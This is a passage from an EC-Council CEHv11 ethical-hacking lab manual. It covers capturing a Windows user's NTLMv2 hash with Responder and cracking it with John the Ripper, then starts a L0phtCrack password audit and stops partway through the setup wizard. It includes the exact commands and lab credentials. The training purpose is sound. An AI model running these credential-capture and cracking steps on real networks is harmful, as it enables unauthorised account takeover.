Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Navigate to **CEHv11 Module 06 System Hacking\GitHub Tools** and copy the **Responder** folder.




Figure 1.1.9: Copy Responder folder

- Paste the **Responder** folder in the **Home** directory.




Figure 1.1.10: Paste Responder folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Log into Jason Account

6. Now, switch to the **Windows 10** virtual machine and log in with Username: **Jason** and Password: **qwerty**.




Figure 1.1.11: Login as Jason

7. Switch back to the **Ubuntu** virtual machine. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of Ubuntu, then double-click on the screen, enter the password as **toor**, and press **Enter**.

TASK 1.3

Run Responder

8. Type **chmod +x Responder.py** and press **Enter** to grant permissions to the script.
9. Now, type **sudo ./Responder.py -I ens33** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.

Note: **-I**: specifies the interface (here, **ens33**). The interface might differ in your lab environment.




Figure 1.1.12: Running Responder tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Responder starts listening to the network interface for events, as shown in the screenshot.




Figure 1.1.13: Responder starts listening

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Connect to the Shared Directory

11. Switch to the **Windows 10** virtual machine, right-click on the **Start** icon, and click **Run**.




Figure 1.1.14: Launching the Run window

12. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.




Figure 1.1.15: Run window

13. Leave the **Windows 10** virtual machine running and switch back to the **Ubuntu** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View and Crack Obtained Hash

14. Responder starts capturing the access logs of the **Windows 10** virtual machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.




Figure 1.1.16: Hash obtained by Responder

15. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.10.10.txt** file.

16. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




Figure 1.1.17: Responder log file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**.).
18. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
19. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.
20. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/<Log File Name.txt>** and press **Enter**.

Note: The log file name will differ in your lab environment. Here, the log file name is **SMB-NTLMv2-SSP-10.10.10.10.txt**.

21. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




Figure 1.1.18: Password cracked successfully

22. This concludes the demonstration of performing an active online attack to crack a password using Responder.
23. Close all open windows and document all the acquired information.
24. Turn off the **Ubuntu** virtual machine.
25. Close all windows on the **Windows 10** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.19: Sign out

TASK 2 Audit System Passwords using L0phtCrack

In this lab, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.

TASK 2.1

Install and Configure L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

1. Launch the **Windows 10** and Windows **Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack Setup** window appears; click **Next**.




Figure 1.2.1: L0phtCrack Setup window

5. Follow the wizard-driven installation steps to install **L0phtCrack**.
6. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7** checkbox is selected and click **Finish**.

Note: The L0phtCrack version might differ in your lab environment.




Figure 1.2.2: L0phtCrack Setup window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.




Figure 1.2.3: L0phtCrack7-Trial window

Note: If an **Update Available** pop-up window appears, then click **Skip This Update**.

8. In the next wizard, click the **Password Auditing Wizard** button.



Figure 1.2.4: Start Password auditing wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **LC7 Password Auditing Wizard** window appears; click **Next**.




Figure 1.2.5: Password auditing wizard window

10. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




Figure 1.2.6: Choose target system type option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.

